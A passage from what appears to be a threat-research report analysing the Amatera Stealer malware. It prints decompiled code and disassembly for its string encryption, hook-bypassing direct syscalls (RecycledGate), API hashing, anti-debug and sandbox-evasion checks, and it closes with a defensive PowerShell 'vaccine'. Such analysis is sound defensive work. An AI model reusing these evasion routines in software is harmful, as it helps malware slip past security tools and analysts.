C6 00 00         mov     byte ptr [eax], 0 ; Overwrite each position of the payload's PE header with NULL byte
40             inc     eax
EB F5           jmp     short erase_pe_headers

; -----
compute_entrypoint_determine_payload_type:
; CODE XREF: mw_reflective_loader+93B:j
; mw_reflective_loader+944:j
8B 44 24 10      mov     eax, [esp+10h] ; base address of payload (copy)
8B 4C 24 0C      mov     ecx, [esp+0Ch] ; 0xD8 (offset to IMAGE_NT_HEADERS)
8B 74 08 28      mov     esi, [eax+ecx+28h] ; payload image base + 0xD8 == IMAGE_NT_HEADERS + 0x28
; == OptionalHeader.AddressOfEntryPoint
03 74 24 04      add     esi, [esp+4]
68 00 80 00 00   push    8000h ; MEM_RELEASE
6A 00           push    0 ; NULL
50             push    eax ; Base address of payload (copy)
FF 54 24 68      call    [esp+0F4h+var_8C] ; VirtualFree(pDecompressedPayload, ...
0F BA 64 24 58 0D bt      [esp+0F4h+var_8C], 0Dh
72 04           jb      short execute_dll_entrypoint ; 0xD (13th bit) check - 0x2000 (IMAGE_FILE_DLL)
FF D6           call    esi ; Call with no arguments (shellcode/EXE)
EB 0C           jmp     short exit_proc

; -----
execute_dll_entrypoint:
; CODE XREF: mw_reflective_loader+96E:j
6A 00           push    0 ; NULL
6A 01           push    1 ; DLL_PROCESS_ATTACH
FF 74 24 0C      push    dword ptr [esp+0Ch] ; payload image base
FF D6           call    esi ; Invoke with (hModule, DLL_PROCESS_ATTACH, NULL)
31 C0           xor     eax, eax

exit_proc:
; CODE XREF: mw_reflective_loader+8F7:j
; mw_reflective_loader+972:j
50             push    eax
FF 54 24 64      call    [esp+0F8h+VirtualFree] ; ExitProcess

```

Figure 9 – Disassembly of the handling of TLS callbacks, PE header erasure, entrypoint calculation, DLL/EXE invocation

Amatera Stealer

Basic Properties

- **Architecture:** x86 (32-bit)
- **Size:** 0x47600
- **SHA-256:** ec1206989449d30746b5ceb2b297cda9f3f09636a0e122ecafb40b1dc2e86772

Analysis Overview

The list below provides an overview of changes we have observed in Amatera Stealer since our last blog in Nov 2025, *EVALUSION Campaign Delivers Amatera Stealer and NetSupport RAT*:

- Support for string encryption via XTEA, a few strings are encoded via single-byte XOR
- SysCall SSNs are now stored XOR encoded and are decoded just before WoW64Transition (64-bit SysCall execution)
- Anti-debug, anti-analysis capabilities added to evade analysis in debuggers and sandbox environments
- C2 messages now make use of ChaCha20-Poly1305 instead of AES-256-CBC for message encryption
- Compiler obfuscations (Control Flow Flattening)
- Harvesting capabilities have expanded to include Signal, Discord, additional cryptocurrency wallets, and the Downloads directory + a broader set of file extensions for the file grabber.

String Encryption via XTEA

The figure below shows pseudo-code for the top-level XTEA decryption routine "xtea_decrypt_buf" located at offset 0x12245. The implementation uses **ECB mode** with the standard XTEA delta constant **0x9E3779B9** and writes up to the length specified by the third parameter, "dwLength". This routine is called by hundreds of wrapper functions, each of which allocates a buffer for the plaintext result, calls the XTEA decryption function, and stores the returned pointer in a corresponding global variable. On subsequent calls, if the global variable is already populated, the decrypted string pointer is returned without repeating the decryption process.

```

char __cdecl xtea_decrypt_buf(PVOID pCiphertext, PVOID pOutBuffer, unsigned int dwLength, PVOID pXteaKey)
{
    char result; // al
    unsigned int i; // ebp
    unsigned int v6; // eax
    unsigned int v7; // [esp+0h] [ebp-1Ch] BYREF
    int v8; // [esp+4h] [ebp-18h]
    unsigned int v9; // [esp+8h] [ebp-14h]

    result = (dwLength + 7) & 0xF8; // Round up length to multiple of 8
    v9 = (dwLength + 7) & 0FFFFFFF;
    if ( v9 )
    {
        for ( i = 0; i < v9; i += 8 )
        {
            v7 = *(pCiphertext + i);
            v8 = *(pCiphertext + i + 4);
            xtea_decrypt_block(&v7, pXteaKey); // Call routine that decrypts the current block
            v6 = v7;
            *(pOutBuffer + i) = v7; // Write byte index 0
            if ( i + 1 < dwLength ) // Each byte-write checks bounds against the original decrypted strings length "dwLength"
                *(pOutBuffer + i + 1) = BYTE1(v6); // Write byte index 1
            if ( i + 2 < dwLength )
                *(pOutBuffer + i + 2) = BYTE2(v6); // Write byte index 2
            if ( i + 3 < dwLength )
                *(pOutBuffer + i + 3) = HIBYTE(v6); // Write byte index 3
            if ( i + 4 < dwLength )
                *(pOutBuffer + i + 4) = v8; // Write byte index 4
            if ( i + 5 < dwLength )
                *(pOutBuffer + i + 5) = BYTE1(v8); // Write byte index 5
            if ( i + 6 < dwLength )
                *(pOutBuffer + i + 6) = BYTE2(v8); // Write byte index 6
            result = i + 7;
            if ( i + 7 < dwLength )
            {
                result = HIBYTE(v8);
                *(pOutBuffer + i + 7) = HIBYTE(v8); // Write byte index 7
            }
        }
    }
    *(pOutBuffer + dwLength) = 0; // Add NULL terminator
    return result;
}

```

Figure 10 – Disassembly of the handling of TLS callbacks, PE header erasure, entrypoint calculation, DLL/EXE invocation

Pseudo-code for one such wrapper function is seen below, which checks a global variable to determine if the string was already decrypted in a previous invocation and returns that pointer, otherwise it calls the xtea_decrypt_buf method to decrypt the string.

```

int __fastcall mw_get_str_c_windows_system32_drivers_klif_sys_46479(int a1, void *a2)
{
    int v2; // esi
    void *v5; // ebx
    void *v6; // eax
    int v7; // ecx
    signed __int32 v8; // eax
    signed __int32 v9; // edi

    v2 = g_str_c_windows_system32_drivers_klif_sys_46479;
    if ( g_str_c_windows_system32_drivers_klif_sys_46479 )
        return return_arg0(v2);
    v5 = return_arg0(a1);
    v6 = heap_alloc(0x29);
    if ( v6 )
    {
        v2 = v6;
        xtea_decrypt_buf(v5, v6, 0x28u, a2);
        v7 = 0;
        v8 = _InterlockedCompareExchange(&g_str_c_windows_system32_drivers_klif_sys_46479, v2, 0);
        if ( v8 )
        {
            v9 = v8;
            do
            {
                *(v2 + v7++) = 0;
                while ( v7 != 41 );
                heap_free(v2);
                v2 = v9;
            }
            return return_arg0(v2);
        }
    }
    return 0;
}

```

Figure 11 – Example XTEA wrapper function that handles allocation, decryption, and caching

The figure below displays the routine responsible for returning the XTEA Delta, **0x9E3779B9**.

```

xtea_delta      proc near                                ; CODE XREF: xtea_decrypt_block+10+p
                                                         ; sub_7B6F8C:loc_7B6FCC:p
var_8            = dword ptr -8
var_4            = dword ptr -4
83 EC 08         sub     esp, 8
C7 44 24 04 00 00 37 9E    mov     [esp+8+var_4], 9E370000h
C7 04 24 B9 79 00 00      mov     [esp+8+var_8], 79B9h
8B 44 24 04         mov     eax, [esp+8+var_4]
0B 04 24           or      eax, [esp+8+var_8]
83 C4 08         add     esp, 8
C3               retn
xtea_delta      endp

```

Figure 12 – Disassembly of the subroutine responsible for returning the XTEA Delta

RecycledGate / XOR-Encoded SSNs

To bypass EDR/AV inline hooks in ntdll, Amatera employs **RecycledGate** - a SysCall number (SSN) resolution technique that combines elements of the **FreshyCalls** and **Hell's Gate** techniques.

It begins by walking the in-memory module list and resolving ntdll's base address through a case-insensitive tail-match for the substring L"NTDLL.DLL" against each module entry's **FullDllName.Buffer** wide string. It then walks ntdll's Export Address Table (IMAGE_EXPORT_DIRECTORY), for export names beginning with "Nt". Each export name is hashed via djb2-XOR, as shown in the example python below.

```

export_name = 'NtDelayExecution'
j = 0xEB5019FE # Initial seed
for c in export_name:
    j = (33 * j ^ (ord(c))) & 0xFFFFFFFF
print(hex(j))
# 0x3566dca3

```

```

v0 = NtCurrentPeb(); // TIB.ProcessEnvironmentBlock
result = 0;
if ( !v0->BeingDebugged && (v0->NtGlobalFlag & 0x70) == 0 ) // Anti-debug
{
    Ldr = NtCurrentPeb()->Ldr; // Get PPEB_LDR_DATA
    entry = Ldr->InMemoryOrderModuleList.Flink;
    p_InMemoryOrderModuleList = &Ldr->InMemoryOrderModuleList; // Get in-memory modules
    while ( entry != p_InMemoryOrderModuleList )
    {
        DllBase = entry->DllBase;
        if ( DllBase )
        {
            pwszFullDllName = entry->FullDllName.Buffer; // Get pointer to the full dll name wide string
            if ( pwszFullDllName )
            {
                dwFullDllNameLength = entry->FullDllName.Length; // Case-insensitive tail compare for L"NTDLL.DLL" on FullDllName.
                // Note: Bitwise & w/ 0xFFDF forces uppercase ASCII letters before comparison.
                if ( dwFullDllNameLength >= 0x12
                    && (*(pwszFullDllName + (dwFullDllNameLength & 0xFFFFFFF) - 18) & 0xFFDF) == COERCE_UNSIGNED_INT('N') )
                {
                    v8 = dwFullDllNameLength >> 1;
                    if ( (pwszFullDllName[v8 - 8] & 0xFFDF) == COERCE_UNSIGNED_INT('T')
                        && (pwszFullDllName[v8 - 7] & 0xFFDF) == COERCE_UNSIGNED_INT('D')
                        && (pwszFullDllName[v8 - 6] & 0xFFDF) == COERCE_UNSIGNED_INT('L')
                        && (pwszFullDllName[v8 - 5] & 0xFFDF) == COERCE_UNSIGNED_INT('L')
                        && pwszFullDllName[v8 - 4] == '.'
                        && (pwszFullDllName[v8 - 3] & 0xFFDF) == COERCE_UNSIGNED_INT('D')
                        && (pwszFullDllName[v8 - 2] & 0xFFDF) == COERCE_UNSIGNED_INT('L')
                        && (pwszFullDllName[v8 - 1] & 0xFFDF) == COERCE_UNSIGNED_INT('L') )
                    {
                        ExportDirectory = *(DllBase + DllBase[0xF] + 0x78); // Traverse ntdll's IMAGE_EXPORT_DIRECTORY:
                        // eax = NT_HEADERS at esi + DOS_e_lfanew (+0x3C)
                        // eax = OptionalHeader.DataDirectory[0].VirtualAddress
                        v9 = *(&ExportDirectory->NumberOfNames + DllBase); // ecx = export.NumberOfNames (export+0x18)
                        i = 0;
                        v11 = 0;
                        if ( v9 )
                        {
                            AddressOfFunctions = DllBase + *(&ExportDirectory->AddressOfFunctions + DllBase);
                            AddressOfNames = DllBase + *(&ExportDirectory->AddressOfNames + DllBase);
                            AddressOfNameOrdinals = DllBase + *(&ExportDirectory->AddressOfNameOrdinals + DllBase);
                            v11 = 0;
                            NameIndex = 0;
                            v37 = AddressOfNames;
                            do
                            {
                                dwExportNameRVA = *(AddressOfNames + 4 * NameIndex);
                                if ( *(DllBase + dwExportNameRVA) == 'N' && *(DllBase + dwExportNameRVA + 1) == 't' ) // Ensure the export name begins with 'Nt'
                                {
                                    nttriple = &g_NtTriples[v11]; // Get slot into global array (each entry is 12 bytes)
                                    nttriple->va = DllBase + *(AddressOfFunctions + 4 * *(&AddressOfNameOrdinals + 2 * NameIndex)); // Store API's virtual address
                                    v15 = *(DllBase + dwExportNameRVA);
                                    if ( v15 )
                                    {
                                        v16 = DllBase + dwExportNameRVA + 1;
                                        v17 = 0xEB5019FE; // djv2-XOR (seed == 0xEB5019FE)
                                        do
                                        {
                                            v17 = (33 * v17) ^ v15;
                                            v15 = *v16++;
                                        } while ( v15 );
                                    }
                                    else
                                    {
                                        v17 = 0xEB5019FE;
                                    }
                                    nttriple->name_hash = v17; // Store export's djv2-XOR hash
                                    nttriple->name_index = NameIndex; // Store export's name index into the address of names
                                    ++v11;
                                    v9 = *(&ExportDirectory->NumberOfNames + DllBase);
                                    AddressOfNames = v37;
                                }
                                ++NameIndex;
                            } while ( v9 );
                        }
                    }
                }
            }
        }
    }
}

```

Figure 13 – RecycledGate SysCall SSN resolution pseudo-code, traversing in-memory module list for ntdll, API name, index, and virtual address cached in table

The array of "Nt" exports, shown in the figure above as **g_NtTriples**, is then sorted by virtual address (ascending), where each index in the array is the SSN - this technique is known as **FreshyCalls**. For each of the 44 Nt* SysCalls, the resolver gets the index of the element with the matching djv2-XOR name hash. This index is effectively the **FreshyCalls** SSN, and the resolver inspects the corresponding stub's bytes to decide whether to trust that index or the SSN within the SysCall stub code itself, which is checked for hooks. Each SSN is XOR-encoded with the key **0x0E53D952** and stored in its corresponding slot within a global array for later use.

```

00D04 31 C0          xor     eax, eax
00D06 40             inc     eax
00D07 BE 05 00 40 00 mov     esi, 400005h ; Use in bittest against nt syscall stub opcode later to check for hook opcodes
00D0C             loop_resolve_nt_ssn:
00D0C             test    edx, edx ; CODE XREF: mw_resolve_syscalls+377f
00D0E 74 D3          jz     short mw_next_slot
00D10 8B 0C AD 78 28 7A 00 mov     ecx, ds:g_ExpectedNtHashes[cur_slot_num*4] ; ecx is the current syscall needed to be resolved in the "expected_hash" table
00D17 31 FF          xor     edi, edi
00D19 BB 68 66 7E 00 mov     ebx, offset g_NtTriples.name_hash ; ebx is the current hash from the module
00D1E             check_export_hash_loop:
00D1E             cmp     [ebx], ecx ; CODE XREF: mw_resolve_syscalls+318f
00D20 74 0A          jz     short get_syscall_stub ; check if export name hash matches expected name hash
00D22 47             inc     edi ; hash matches, parse the syscall stub to find the SSN
00D23 83 C3 0C          add     ebx, 0Ch ; (the SSN load in a clean syscall stub)
00D26 39 FA          cmp     edx, edi
00D28 75 F4          jnz     short check_export_hash_loop
00D2A EB 57          jmp     short mw_next_slot
00D2C             ;
00D2C             get_syscall_stub:
00D2C             mov     ecx, [ebx-1] ; CODE XREF: mw_resolve_syscalls+310f
00D2F BB 02 00 00 00 00 mov     ebx, 2 ; move virtual address to syscall stub into ecx, e.g. a clean stub begins with 0xB8 ?? ?? (the SSN)
00D34             scan_syscall_stub:
00D34             cmp     byte ptr [ecx+ebx-1], 0B8h ; CODE XREF: mw_resolve_syscalls+32Ff
00D39 74 08          jz     short check_syscall_stub_opcode ; Starting at the first byte of the syscall stub, scan up to 32 bytes for opcode 0xB8 = 'mov eax, imm32'
00D3B 43             inc     ebx
00D3C 83 FB 22          cmp     ebx, 22h ; ' ' ; break loop at 0x22 tries to find 0xB8
00D3F 75 F3          jnz     short scan_syscall_stub
00D41 EB 33          jmp     short use_sorted_index_as_ssn ; Could not find a 0xB8 byte in the stub, use sorted-index SSN as-is.
00D43             ;
00D43             check_syscall_stub_opcode:
00D43             movzx   ebx, word ptr [ecx+ebx-1] ; CODE XREF: mw_resolve_syscalls+329f
00D48 39 FB          cmp     ebx, edi ; Load SSN from syscall and compare it with sorted index
00D4A 74 2A          jz     short use_sorted_index_as_ssn ; syscall stub ssn == sort_index ssn
00D4C 0F B6 09          movzx   ecx, byte ptr [ecx] ; get syscall stub[0] test for hook opcodes (E9/EB/FF/CC)
00D4F 83 0C 24          add     [esp], ecx
00D52 81 C1 17 FF FF FF cmp     ecx, 0FFFFFFFh
00D58 83 F9 16          ja     short check_opcode_for_dbg_breakpoint
00D5B 77 0E          jns     [esp], ecx
00D5D 8B 0C 24          mov     ecx, [esp]
00D60 81 C1 17 FF FF FF add     ecx, 0FFFFFFFh
00D66 0F A3 0E          bts     esi, ecx ; bittest(opcode - 0xE9)
00D69 72 0B          jb     short use_sorted_index_as_ssn ; If hooked, use sorted index as SSN
00D6B             ;
00D6B             check_opcode_for_dbg_breakpoint:
00D6B             cmp     dword ptr [esp], 0CCh ; CODE XREF: mw_resolve_syscalls+34Bf
00D72 74 02          jz     short use_sorted_index_as_ssn ; Check the opcode for 0xCCh, if found, use sorted index as ssn
00D74 89 DF          mov     edi, ebx ; Breakpoint wasn't found, assume the sorted index is incorrect and use the syscall stub's SSN
00D76             ;
00D76             use_sorted_index_as_ssn:
00D76             mov     edi, 0E53D952h ; CODE XREF: mw_resolve_syscalls+331f
00D7C 89 3C AD B4 65 7E 00 mov     g_SyscallTable[cur_slot_num*4], edi ; mw_resolve_syscalls+334f
00D83             ;
00D83             mw_next_slot:
00D83             inc     cur_slot_num ; CODE XREF: mw_resolve_syscalls+2FEf
00D84 83 FD 2C          cmp     cur_slot_num, 2Ch ; ' ' ; 0x2C == 44
00D87 75 83          jnz     short loop_resolve_nt_ssn ; Loop 44 times, resolving 44 syscalls
00D89 E9 11 FF FF FF          jmp     ret ; Returns boolean TRUE upon success

```

Figure 14 – Disassembly of Hell's Gate validation to determine whether to use the sorted index or SysCall stub's SSN

For each resolved SSN, there is a wrapper function that issues the SysCall. The example shown below is the specific wrapper function for the NtQueryInformationProcess SysCall. Each stub loads its corresponding **XOR-encoded SSN** from a dedicated global variable (in this case g_SSN_NtQueryInformationProcess) into eax and XOR decodes it via key **0x0E53D952**.

```

mw_nt_query_information_process_syscall proc near
; CODE XREF: mw_anti_debug+F3+p
; mw_anti_debug+12E+p ...
A1 C8 65 7E 00          mov     eax, g_SSN_NtQueryInformationProcess
35 2D 95 3D E5          xor     eax, 0E53D952h ; XOR-decode before WoW64Transition
8B D4                   mov     edx, esp
64 FF 15 C0 00 00 00     call    large dword ptr fs:0C0h ; WoW64Transition
C3                       retn
mw_nt_query_information_process_syscall endp

```

Figure 15 – WoW64Transition stub dedicated to NtQueryInformationProcess SysCall

The global array containing the djb2-XOR hashes (DWORDs) of the required APIs is shown in the figure below, starting with the hash for NtDelayExecution (0x3566DCA3).

```

g_ExpectedNtHashes dd 3566DCA3h ; DATA XREF: mw_resolve_syscalls+300+r
.. dd 61C7E7AFh, 0FA2E7A72h, 5B3E678Eh, 0A4EE7AF0h, 6944F309h
.. dd 36572E1Bh, 0C8F2C268h, 2B84C7F6h, 0A10C6316h, 3A775627h
.. dd 7105F736h, 22B9A19h, 0CFE84BBBh, 7647F541h, 0BCE2E35Bh
.. dd 86CD97FEh, 7D8E5A3Bh, 0A4C13369h, 64E425B0h, 4BA689B5h
.. dd 0EDD8EF99h, 1DF96987h, 644CCB6Dh, 0DC37293h, 0A3ECF740h
.. dd 80360C21h, 13AD5426h, 14367EACH, 0B8C949F3h, 94947BFh
.. dd 30E2791Bh, 742BDB06h, 90846EC7h, 0FA86C7F4h, 0EFE7B8E4h
.. dd 0B089E129h, 8CFEDA79h, 0E2D8F0B3h, 0D4852FEAh, 0A10C2CA7h
.. dd 419E6C72h, 0D875770Eh, 2EDE744h

```

Figure 16 – Required hashes to resolve (djb2-XOR) in global array

Mapping each hash to associated API reveals a total of 44 SSNs and are shown in the JSON map below in the format: djb2_hash => api_name.

```

{
  "0x3566dca3": "NtDelayExecution",
  "0x61c7e7af": "NtProtectVirtualMemory",
  "0xfa2e7a72": "NtClose",
  "0x5b3e678e": "NtQueryVirtualMemory",
  "0xa4ee7af0": "NtReadFile",
  "0x6944f309": "NtQueryInformationProcess",
  "0x36572e1b": "NtDeleteFile",
  "0xc8f2c268": "NtDuplicateToken",
  "0x2b84c7f6": "NtTerminateProcess",
  "0xa10c6316": "NtOpenFile",

```

```

"0x3a775627": "NtQuerySystemInformation",
"0x7105f736": "NtReadVirtualMemory",
"0x22b9a19": "NtWriteVirtualMemory",
"0xcfe84bbb": "NtDeviceIoControlFile",
"0x7647f541": "NtQueryDirectoryFile",
"0xbce2e35b": "NtWaitForSingleObject",
"0x86cd97fe": "NtQuerySystemTime",
"0x7d8e5a3b": "NtOpenProcess",
"0xa4c13369": "NtCreateSection",
"0x64e425b0": "NtFreeVirtualMemory",
"0x4ba689b5": "NtMapViewOfSection",
"0xedd8ef99": "NtQueryInformationToken",
"0x1df96987": "NtEnumerateKey",
"0x644ccb6d": "NtQueryDefaultLocale",
"0xdc37293": "NtTerminateThread",
"0xa3ecf740": "NtOpenProcessToken",
"0x80360c21": "NtQueryInstallUILanguage",
"0x13ad5426": "NtDuplicateObject",
"0x14367eac": "NtSetInformationFile",
"0xb8c949f3": "NtCreateThreadEx",
"0x94947bf": "NtWriteFile",
"0x30e2791b": "NtQueryObject",
"0x742bdb06": "NtCreateFile",
"0x90846ec7": "NtOpenKey",
"0xfa86c7f4": "NtQueueApcThreadEx",
"0xef7b8e4": "NtQueryInformationFile",
"0xb089e129": "NtQueueApcThread",
"0x8cfeda79": "NtAllocateVirtualMemory",
"0xe2d8f0b3": "NtResumeThread",
"0xd4852fea": "NtSetEvent",
"0xa10c2ca7": "NtQueryAttributesFile",
"0x419e6c72": "NtQueryValueKey",
"0xd875770e": "NtUnmapViewOfSection",
"0x2edec744": "NtSetInformationThread"
}

```

API Resolution / Walking EAT / Hashing Exports

For APIs not invoked by SysCall, Amatera uses the standard **djb2** algorithm for hashing export names (as well as module names, with the exception that module names are first converted to uppercase). The Python snippet below reimplements the djb2 algorithm using the seed extracted from the sample and prints the resulting hash for **AcquireCredentialsHandleA (0x263D76CC)**. Note, export names are not converted to lowercase in this process - unlike the API hashing algorithm used by the previously described shellcode.

```

export_name = 'AcquireCredentialsHandleA'
j = 0x2BFFFE07 # Initial seed
for c in export_name:
    j = (33 * j + (ord(c))) & 0xFFFFFFFF
print(hex(j))
# 0x263d76cc

```

Anti-Debug

Anti-debug functionality is common throughout the malware, especially checks against fields in the **PEB** (Process Environment Block). The list below describes the sequential anti-debug checks specific to the core anti-debug routine at offset **0x13CEE**. The routine returns a boolean result of whether or not a debugger is present. If so, the process exits via **NtTerminateProcess** SysCall.

- PEB.BeingDebugged == 1 (!PEB.BeingDebugged)
- (PEB.NtGlobalFlag & (FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS)) == 0
- SysCall to NtQueryInformationProcess with ProcessInformationClass == ProcessDebugPort (7)
- SysCall to NtQueryInformationProcess with ProcessInformationClass == ProcessDebugObjectHandle (30)
- SysCall to NtQueryInformationProcess with ProcessInformationClass == ProcessDebugFlags (31)

```

peb = mw_get_peb();
LOBYTE(Blink_low) = 1;
if ( peb )
{
    if ( !peb->BeingDebugged && (peb->NtGlobalFlag & 0x70) == 0 ) // Check for debugger via PEB.BeingDebugged and
                                                                    // PEB.NtGlobalFlag (FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS)
    {
        ProcessHeap = peb->ProcessHeap;
        if ( !ProcessHeap || !ProcessHeap[0x11] )
        {
            pProcessInformation = 0;
            HIDWORD(v22[0]) = 7;
            if ( (mw_nt_query_information_process_syscall)(
                0xFFFFFFFF,
                ProcessDebugPort,
                &pProcessInformation,
                4u,
                nullptr) < 0
                || !pProcessInformation ) // Check debug port
            {
                pProcessInformation = 0;
                HIDWORD(v22[0]) = 30;
                if ( (mw_nt_query_information_process_syscall)(
                    0xFFFFFFFF,
                    ProcessDebugObjectHandle,
                    &pProcessInformation,
                    4u,
                    nullptr) < 0
                    || !pProcessInformation ) // Check debug object handle
                {
                    pProcessInformation = 0;
                    HIDWORD(v22[0]) = 31;
                    if ( (mw_nt_query_information_process_syscall)(
                        0xFFFFFFFF,
                        ProcessDebugFlags,
                        &pProcessInformation,
                        4u,
                        nullptr) < 0
                        || !pProcessInformation ) // Check debug flags (non-zero)
                    {

```

Figure 17 – PEB debugger check, SysCalls for NtQueryInformationProcess to check for debugger

The next check walks the in-memory module list, converting each module's **BaseDllName.Buffer** to uppercase ASCII and hashing it with **djb2** until it matches 0xDFE5DC2F - the djb2 hash of "NTDLL.DLL". Once ntdll's base address is located, it resolves **NtGetContextThread** by walking the Export Address Table, calls it with **CONTEXT_DEBUG_REGISTERS (0x10010)**, and checks **Dr0–Dr3** for hardware breakpoints.

```

v10 = v9;
i = 0;
do // Iterate over the base dll name, convert to uppercase
{
    v12 = wszBaseDllName[i];
    v1 = v12 - 0x61;
    LOBYTE(v13) = wszBaseDllName[i] - 0x20;
    if ( (v12 - 0x61) >= 0xiAa )
        v13 = wszBaseDllName[i];
    *(&v22.ctx.ContextFlags + i++) = v13;
}
while ( v10 != i );
ContextFlags = v22.ctx.ContextFlags;
pre = v22_pre;
if ( LOBYTE(v22.ctx.ContextFlags) )
{
    hash = 0x2BFFFE07; // seed
    v16 = &v22.ctx.ContextFlags + 1;
    do
    {
        v1 = 33 * hash; // djb2 hash base dll name
        hash = 33 * hash + ContextFlags;
        ContextFlags = *v16++;
    }
    while ( ContextFlags );
    if ( hash == 0xDFF5DC2F ) // 0xDFF5DC2F == djb2 hash of "NTDLL.DLL"
        break;
}
}
}
entry = entry->InMemoryOrderLinks.Flink;
if ( entry == pre )
{
    hNtdll = nullptr;
    goto LABEL_40;
}
}
hNtdll = entry->DllBase;
}
}
}
LABEL_40:
NtGetContextThread = mm_resolve_export_by_hash(hNtdll, 0x8C930FC6); // 0x8C930FC6 == djb2 hash of "NtGetContextThread"
if ( NtGetContextThread )
{
    v22.ctx.ContextFlags = 0x10010; // 0x10010 == CONTEXT_DEBUG_REGISTERS
    LOBYTE(v1) = (NtGetContextThread(0xFFFFFFFF, &v22.ctx) >= 0)
    & { _mm_movemask_ps(_mm_cmpeq_epi32(_mm_loadu_si128(&v22.ctx.Dr0), 0LL)) != 0xF }; // Check for hardware breakpoints in Dr0|Dr1|Dr2|Dr3
}
else
{
    v1 = 0; // No debugger present (return value)
}
}

```

Figure 18 – Resolve base address for ntdll, invoke SysCall for NtGetContextThread, check for hardware breakpoints

Later in the malware's execution, it attempts to hide its main thread from debuggers by calling the routine shown below several times. This routine issues a SysCall for **NtSetInformationThread**, specifying the **ThreadHandle** as the current thread (0xFFFFFFFF) and **ThreadInformationClass** as **ThreadHideFromDebugger** (0x11), effectively hiding the thread from a debugger.

```
unsigned int mw_thread_hide_from_debugger()
{
    unsigned int result; // eax
    unsigned int i; // [esp+4h] [ebp-Ch]
    int v2; // [esp+8h] [ebp-8h]

    v2 = 0x7E857287;
    for ( i = 0; i < 0x20; result = i )
    {
        ++i;
        if ( v2 == 0x7E857285 )
        {
            i = 32;
        }
        else if ( v2 == 0x7E857286 )
        {
            (mw_nt_set_information_thread_syscall)(0xFFFFFFFF, ThreadHideFromDebugger, nullptr, 0);
            v2 = 0x7E857285;
        }
        else
        {
            v2 = 0x7E857286;
        }
    }
    return result;
}
```

Figure 19 – Subroutine responsible for hiding the main thread from a debugger

Evasion

The table below summarizes Amatera Stealer's checks designed to evade sandboxes.

Subroutine Name	Subroutine Offset	Description
mw_has_kaspersky_drivers	0x12CAE	Checks for the presence of Kaspersky driver files, if all are found, the malware exits.
mw_has_ukraine_keyboard_layout	0x13370	Checks the active keyboard layout via GetKeyboardLayout, if Ukrainian, the malware exits.
mw_check_token_lacks_user_privileges	0x12B84	Checks current process's token privileges for privileges that normal user accounts have, if neither SeShutdownPrivilege/SeUndockPrivilege are present or there are privileges associated with the token, the malware exits.
mw_anti_emulator_less_than_5_installed_programs	0x12EF9	Checks if there are less than 5 installed programs by enumerating the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall .
mw_anti_emulator_less_than_6_processes_running	0x132B1	Checks if there are less than 6 running processes.
mw_detect_sandbox_vm_processes	0x13002	Checks for the presence of known sandbox/VM process names. If any are found, the malware exits.

mw_has_kaspersky_drivers

The malware detects Kaspersky-affiliated driver files by issuing **NtQueryAttributesFile** SysCalls. For each check, it constructs an **OBJECT_ATTRIBUTES** structure and populates the **ObjectName** member with a pointer to a **UNICODE_STRING**, whose **Buffer** field references one of the following fully qualified object paths.

If all files are found, the malware exits. Adding to the malware developer's list of embarrassments, the code fails to account for WoW64 File System Redirection, causing the malware to check for files in C:\Windows\SysWOW64\drivers rather than the intended C:\Windows\System32\drivers directory.

```
\\??\C:\Windows\System32\drivers\klif.sys
\\??\C:\Windows\System32\drivers\kldisk.sys
\\??\C:\Windows\System32\drivers\klhk.sys
\\??\C:\Windows\System32\drivers\kneps.sys
```

```

int __usercall mw_check_kaspersky_drivers@<eax> (int a1@<ebx>)
{
    unsigned __int8 *str_c_windows_system32_drivers_klif_sys_46479; // eax
    unsigned __int8 *str_c_windows_system32_drivers_kldisk_sys_72217; // eax
    unsigned __int8 *str_c_windows_system32_drivers_klhk_sys_36802; // eax
    unsigned __int8 *str_c_windows_system32_drivers_kneps_sys_15563; // eax
    int v5; // eax
    __int128 v7; // [esp+0h] [ebp-44h] BYREF
    __int128 v8; // [esp+10h] [ebp-34h] BYREF
    __int128 v9; // [esp+20h] [ebp-24h]
    __int128 v10; // [esp+30h] [ebp-14h]

    *v10 = 0xB603C4F9A2D6DE34uLL;
    v9 = xmmword_7A1314;
    v8 = xmmword_7A1304;
    v7 = xmmword_7A130C;
    str_c_windows_system32_drivers_klif_sys_46479 = mw_get_str_c_windows_system32_drivers_klif_sys_46479(&v8, &v7); // ??\C:\Windows\System32\drivers\klif.sys
    LOBYTE(al) = 1;
    if ( !mw_file_not_exists(str_c_windows_system32_drivers_klif_sys_46479) )
    {
        v10 = xmmword_7A135C;
        v9 = xmmword_7A134C;
        v8 = xmmword_7A133C;
        v7 = xmmword_7A136C;
        str_c_windows_system32_drivers_kldisk_sys_72217 = mw_get_str_c_windows_system32_drivers_kldisk_sys_72217(&v8, &v7); // ??\C:\Windows\System32\drivers\kldisk.sys
        if ( !mw_file_not_exists(str_c_windows_system32_drivers_kldisk_sys_72217) )
        {
            *v10 = 0xE4FA173680DF9C7LL;
            v9 = xmmword_7A138C;
            v8 = xmmword_7A137C;
            v7 = xmmword_7A13A4;
            str_c_windows_system32_drivers_klhk_sys_36802 = mw_get_str_c_windows_system32_drivers_klhk_sys_36802(&v8, &v7); // ??\C:\Windows\System32\drivers\klhk.sys
            if ( !mw_file_not_exists(str_c_windows_system32_drivers_klhk_sys_36802) )
            {
                v10 = xmmword_7A13D4;
                v9 = xmmword_7A13C4;
                v8 = xmmword_7A13B4;
                v7 = xmmword_7A13E4;
                str_c_windows_system32_drivers_kneps_sys_15563 = mw_get_str_c_windows_system32_drivers_kneps_sys_15563(&v8, &v7); // ??\C:\Windows\System32\drivers\kneps.sys
                LOBYTE(v5) = mw_file_not_exists(str_c_windows_system32_drivers_kneps_sys_15563);
                return v5;
            }
        }
    }
    return al;
}

```

Figure 20 – Subroutine that checks for Kaspersky driver files

The PowerShell snippet below creates decoy files in C:\Windows\SysWOW64\drivers to exploit this bug as a **vaccine**. Since Kaspersky's actual files reside in C:\Windows\System32\drivers, this will not interfere with its installation. Note, an elevated PowerShell session is required to run these commands.

```

New-Item -Path "C:\Windows\SysWOW64\drivers\klif.sys"
New-Item -Path "C:\Windows\SysWOW64\drivers\kldisk.sys"
New-Item -Path "C:\Windows\SysWOW64\drivers\klhk.sys"
New-Item -Path "C:\Windows\SysWOW64\drivers\kneps.sys"

```

